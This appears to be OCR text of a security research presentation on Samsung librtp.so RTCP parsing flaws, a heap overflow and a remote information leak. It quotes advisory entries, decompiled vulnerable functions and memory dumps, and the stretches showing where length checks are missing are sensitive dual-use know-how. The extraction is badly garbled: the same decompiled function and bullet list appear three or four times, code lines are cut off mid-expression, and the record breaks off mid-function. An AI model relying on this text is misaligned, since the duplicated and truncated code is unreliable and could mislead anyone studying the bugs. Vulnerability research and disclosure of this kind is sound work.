
Severity: Moderate
Affected versions: Android 12, 13, 14
Reported on: April 1, 2024
Disclosure status: Privately disclosed
Improper input validation in parsing RTCP SR packet in librtp.so prior to SMR Jul-2024 Release 1 allows remote attackers to trigger temporary denial of service. User interaction is required for triggering this vulnerability.
The patch adds proper input validation.

SVE-2024-0818(CVE-2024-34593): Improper input validation in librtp.so

Severity: Critical
Affected versions: Android 12, 13, 14
Reported on: April 3, 2024
Disclosure status: Privately disclosed
Improper input validation in parsing and distributing RTCP packet in librtp.so prior to SMR Jul-2024 Release 1 allows remote attackers to execute arbitrary code with system privilege. User interaction is required for triggering this vulnerability.
The patch adds proper input validation.

Samsung Mobile Security 2024 July Firmware updates : https://security.samsungmobile.com/securityUpdate.smsb

Issue1: CVE-2024-34587 heap overflow of parsing app rtcp function



Issue1: CVE-2024-34587 heap overflow of parsing app rtcp function


```
__int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_APP_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
  __int64 v7; // x8
  unsigned __int16 APP_data_len; // w8
  __int64 App_data_buf; // x0
  int v10; // w0
  __int128 v11[32]; // [xsp+0h] [xbp-210h] BYREF
  __int64 v12; // [xsp+208h] [xbp-8h]

  v12 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  if ( rtcp_pkt )
  {
    *(_DWORD *)(rtcp_object_recv + 16) = ((*(unsigned __int8 *)(rtcp_pkt + (unsigned int)*offset) << 24) | (*(unsigned __int8
    v7 = (unsigned int)(*offset + 4);
    *offset = v7;
    PSIMemcpy(rtcp_object_recv + 1177, rtcp_pkt + v7, 4LL);// APP Name
    *offset += 4;
    APP_data_len = 4 * *(_WORD *)(rtcp_object_recv + 12) - 8;
    *(_WORD *)(rtcp_object_recv + 1182) = APP_data_len;
    if ( (APP_data_len & 0xFFFC) != 0 )
    {
      App_data_buf = *(_QWORD *)(rtcp_object_recv + 1184);
      if ( App_data_buf )
      {
        PSIMemcpy(App_data_buf, rtcp_pkt + (unsigned int)*offset, APP_data_len);
        App_data_buf = 0LL;
        *offset += *(unsigned __int16 *)(rtcp_object_recv + 1182);
      }
    }
    else
    {
      App_data_buf = 0LL;
    }
  }
```


DMC_RTP_Sys_Parse_Rtcp_APP_Packet function is responsible for parsing RTCP *APP* packets from the other end.

The three parameters of *PSIMemcpy*:

- **App_data_buf:** size is 1024 bytes
- **rtcp_pkt:** size is 1560 bytes
- **App_data_len:** value is 0-0xffff


Issue1: CVE-2024-34587 heap overflow of parsing app rtcp function





The red area represents the memory that has been overwritten

Issue2: CVE-2024-34588 remote information leakage



Issue2: CVE-2024-34588 remote information leakage

```
__int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_TMMBR_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
  unsigned int v4; // w9
  unsigned int v5; // w10
  unsigned int v6; // w11
  unsigned int v7; // w12
  int v8; // w14
  int v9; // w10
  unsigned int v10; // w13
  unsigned int v11; // w11
  int v12; // w12
  unsigned int v13; // w8
  unsigned int v14; // w9
  unsigned int v15; // w8
  int v16; // w0
  __int128 v18[32]; // [xsp+0h] [xbp-210h] BYREF
  __int64 v19; // [xsp+208h] [xbp-8h]

  v19 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  if ( rtcp_pkt )
  {
    *(_BYTE *)(rtcp_object_recv + 10) = *(_BYTE *)(rtcp_object_recv + 8);
    *(_DWORD *)(rtcp_object_recv + 16) = ((*(unsigned __int8 *)(rtcp_pkt + (unsigned int)*offset) << 24) | (*(unsigned __int8 *
    v4 = *offset + 12;
    v5 = *offset + 13;
    v6 = *offset + 14;
    v7 = *offset + 15;
    v8 = *offset + 16;
    *offset = v4;
    v9 = *(unsigned __int8 *)(rtcp_pkt + v5);
    v10 = *(unsigned __int8 *)(rtcp_pkt + v4);
    v11 = *(unsigned __int8 *)(rtcp_pkt + v6);
    v12 = *(unsigned __int8 *)(rtcp_pkt + v7);
    *offset = v8;
    v13 = (v9 << 7) & 0xFFFE7FFF | ((v10 & 3) << 15) | (v11 >> 1);
    *(_DWORD *)(rtcp_object_recv + 1192) = v10 >> 2;
    *(_DWORD *)(rtcp_object_recv + 1196) = v13;
    *(_DWORD *)(rtcp_object_recv + 1200) = v12 & 0xFFFFFEFF | ((v11 & 1) << 8);
    if ( v10 > 3 )
      v13 *= 2 << ((v10 >> 2) - 1);
    v14 = v13 / 0x3E8;
    v15 = 0;
    *(_DWORD *)(rtcp_object_recv + 1204) = v14;
```

rtcp_recv_buffer

```
b40000704717c9d0  83 cd 00 03 49 65 d8 91 00 00 00 00 46 46 5f 53
b40000704717c9e0  c8 a8 17 47 70 00 00 b4 00 00 00 00 00 00 00 00
```

```
                  0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
b400006fdb0f6150  32 00 00 00 0b 54 00 00 47 01 00 00 24 86 14 00
b400006fdb0f6160  5a 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400006fdb0f6170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400006fdb0f6180  71 e5 97 d0 00 00 00 00 00 00 00 00 00 00 00 00
```


rtcp_object_recv object

Part-A: out-of-bounds read

- The length of the rtcp packet can be 8 bytes
- The code does not check the length of the rtcp packet
- This function directly reads data more than 8 bytes from the rtcp packet
- This function stores these *oobr* data in the rtcp_object_recv object

Issue2: CVE-2024-34588 remote information leakage

```
__int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_TMMBR_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
  unsigned int v4; // w9
  unsigned int v5; // w10
  unsigned int v6; // w11
  unsigned int v7; // w12
  int v8; // w14
  int v9; // w10
  unsigned int v10; // w13
  unsigned int v11; // w11
  int v12; // w12
  unsigned int v13; // w8
  unsigned int v14; // w9
  unsigned int v15; // w8
  int v16; // w0
  __int128 v18[32]; // [xsp+0h] [xbp-210h] BYREF
  __int64 v19; // [xsp+208h] [xbp-8h]

  v19 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  if ( rtcp_pkt )
  {
    *(_BYTE *)(rtcp_object_recv + 10) = *(_BYTE *)(rtcp_object_recv + 8);
    *(_DWORD *)(rtcp_object_recv + 16) = ((*(unsigned __int8 *)(rtcp_pkt + (unsigned int)*offset) << 24) | (*(unsigned __int8 *
    v4 = *offset + 12;
    v5 = *offset + 13;
    v6 = *offset + 14;
    v7 = *offset + 15;
    v8 = *offset + 16;
    *offset = v4;
    v9 = *(unsigned __int8 *)(rtcp_pkt + v5);
    v10 = *(unsigned __int8 *)(rtcp_pkt + v4);
    v11 = *(unsigned __int8 *)(rtcp_pkt + v6);
    v12 = *(unsigned __int8 *)(rtcp_pkt + v7);
    *offset = v8;
    v13 = (v9 << 7) & 0xFFFE7FFF | ((v10 & 3) << 15) | (v11 >> 1);
    *(_DWORD *)(rtcp_object_recv + 1192) = v10 >> 2;
    *(_DWORD *)(rtcp_object_recv + 1196) = v13;
    *(_DWORD *)(rtcp_object_recv + 1200) = v12 & 0xFFFFFEFF | ((v11 & 1) << 8);
    if ( v10 > 3 )
      v13 *= 2 << ((v10 >> 2) - 1);
    v14 = v13 / 0x3E8;
    v15 = 0;
    *(_DWORD *)(rtcp_object_recv + 1204) = v14;
```




Part-A: out-of-bounds read

- The length of the rtcp packet can be 8 bytes
- The code does not check the length of the rtcp packet
- This function directly reads data more than 8 bytes from the rtcp packet
- This function stores these *oobr* data in the rtcp_object_recv object

Issue2: CVE-2024-34588 remote information leakage

```
__int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_TMMBR_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
  unsigned int v4; // w9
  unsigned int v5; // w10
  unsigned int v6; // w11
  unsigned int v7; // w12
  int v8; // w14
  int v9; // w10
  unsigned int v10; // w13
  unsigned int v11; // w11
  int v12; // w12
  unsigned int v13; // w8
  unsigned int v14; // w9
  unsigned int v15; // w8
  int v16; // w0
  __int128 v18[32]; // [xsp+0h] [xbp-210h] BYREF
  __int64 v19; // [xsp+208h] [xbp-8h]

  v19 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  if ( rtcp_pkt )
  {
    *(_BYTE *)(rtcp_object_recv + 10) = *(_BYTE *)(rtcp_object_recv + 8);
    *(_DWORD *)(rtcp_object_recv + 16) = ((*(unsigned __int8 *)(rtcp_pkt + (unsigned int)*offset) << 24) | (*(unsigned __int8 *
    v4 = *offset + 12;
    v5 = *offset + 13;
    v6 = *offset + 14;
    v7 = *offset + 15;
    v8 = *offset + 16;
    *offset = v4;
    v9 = *(unsigned __int8 *)(rtcp_pkt + v5);
    v10 = *(unsigned __int8 *)(rtcp_pkt + v4);
    v11 = *(unsigned __int8 *)(rtcp_pkt + v6);
    v12 = *(unsigned __int8 *)(rtcp_pkt + v7);
    *offset = v8;
    v13 = (v9 << 7) & 0xFFFE7FFF | ((v10 & 3) << 15) | (v11 >> 1);
    *(_DWORD *)(rtcp_object_recv + 1192) = v10 >> 2;
    *(_DWORD *)(rtcp_object_recv + 1196) = v13;
    *(_DWORD *)(rtcp_object_recv + 1200) = v12 & 0xFFFFFEFF | ((v11 & 1) << 8);
    if ( v10 > 3 )
      v13 *= 2 << ((v10 >> 2) - 1);
    v14 = v13 / 0x3E8;
    v15 = 0;
    *(_DWORD *)(rtcp_object_recv + 1204) = v14;
```




Part-A: out-of-bounds read

- The length of the rtcp packet can be 8 bytes
- The code does not check the length of the rtcp packet
- This function directly reads data more than 8 bytes from the rtcp packet
- This function stores these *oobr* data in the rtcp_object_recv object

Issue2: CVE-2024-34588 remote information leakage

```
__int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_TMMBR_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
  unsigned int v4; // w9
  unsigned int v5; // w10
  unsigned int v6; // w11
  unsigned int v7; // w12
  int v8; // w14
  int v9; // w10
  unsigned int v10; // w13
  unsigned int v11; // w11
  int v12; // w12
  unsigned int v13; // w8
  unsigned int v14; // w9
  unsigned int v15; // w8
  int v16; // w0
  __int128 v18[32]; // [xsp+0h] [xbp-210h] BYREF
  __int64 v19; // [xsp+208h] [xbp-8h]

  v19 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  if ( rtcp_pkt )
  {
    *(_BYTE *)(rtcp_object_recv + 10) = *(_BYTE *)(rtcp_object_recv + 8);
    *(_DWORD *)(rtcp_object_recv + 16) = ((*(unsigned __int8 *)(rtcp_pkt + (unsigned int)*offset) << 24) | (*(unsigned __int8 *
    v4 = *offset + 12;
    v5 = *offset + 13;
    v6 = *offset + 14;
    v7 = *offset + 15;
    v8 = *offset + 16;
    *offset = v4;
    v9 = *(unsigned __int8 *)(rtcp_pkt + v5);
    v10 = *(unsigned __int8 *)(rtcp_pkt + v4);
    v11 = *(unsigned __int8 *)(rtcp_pkt + v6);
    v12 = *(unsigned __int8 *)(rtcp_pkt + v7);
    *offset = v8;
    v13 = (v9 << 7) & 0xFFFE7FFF | ((v10 & 3) << 15) | (v11 >> 1);
    *(_DWORD *)(rtcp_object_recv + 1192) = v10 >> 2;
    *(_DWORD *)(rtcp_object_recv + 1196) = v13;
    *(_DWORD *)(rtcp_object_recv + 1200) = v12 & 0xFFFFFEFF | ((v11 & 1) << 8);
    if ( v10 > 3 )
      v13 *= 2 << ((v10 >> 2) - 1);
    v14 = v13 / 0x3E8;
    v15 = 0;
    *(_DWORD *)(rtcp_object_recv + 1204) = v14;
```



Part-A: out-of-bounds read


- The length of the rtcp packet can be 8 bytes
- The code does not check the length of the rtcp packet
- This function directly reads data more than 8 bytes from the rtcp packet
- This function stores these *oobr* data in the rtcp_object_recv object


Issue2: CVE-2024-34588 remote information leakage

DMC_RTP_Sys_Make_Rtcp_TMMBN_Packet function

```
  return *(unsigned int *)(recv_obj + 1256);
}
v8 = *(unsigned int *)(recv_obj + 1232);
send_buf = *(_QWORD *)(recv_obj + 24);
result = 0LL;
v10 = (32 * *(_BYTE *)(recv_obj + 4)) | 0x84;
*(_BYTE *)(recv_obj + 11) = -51;
*(_BYTE *)(send_buf + v8) = v10;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 1)) = *(_BYTE *)(recv_obj + 11);
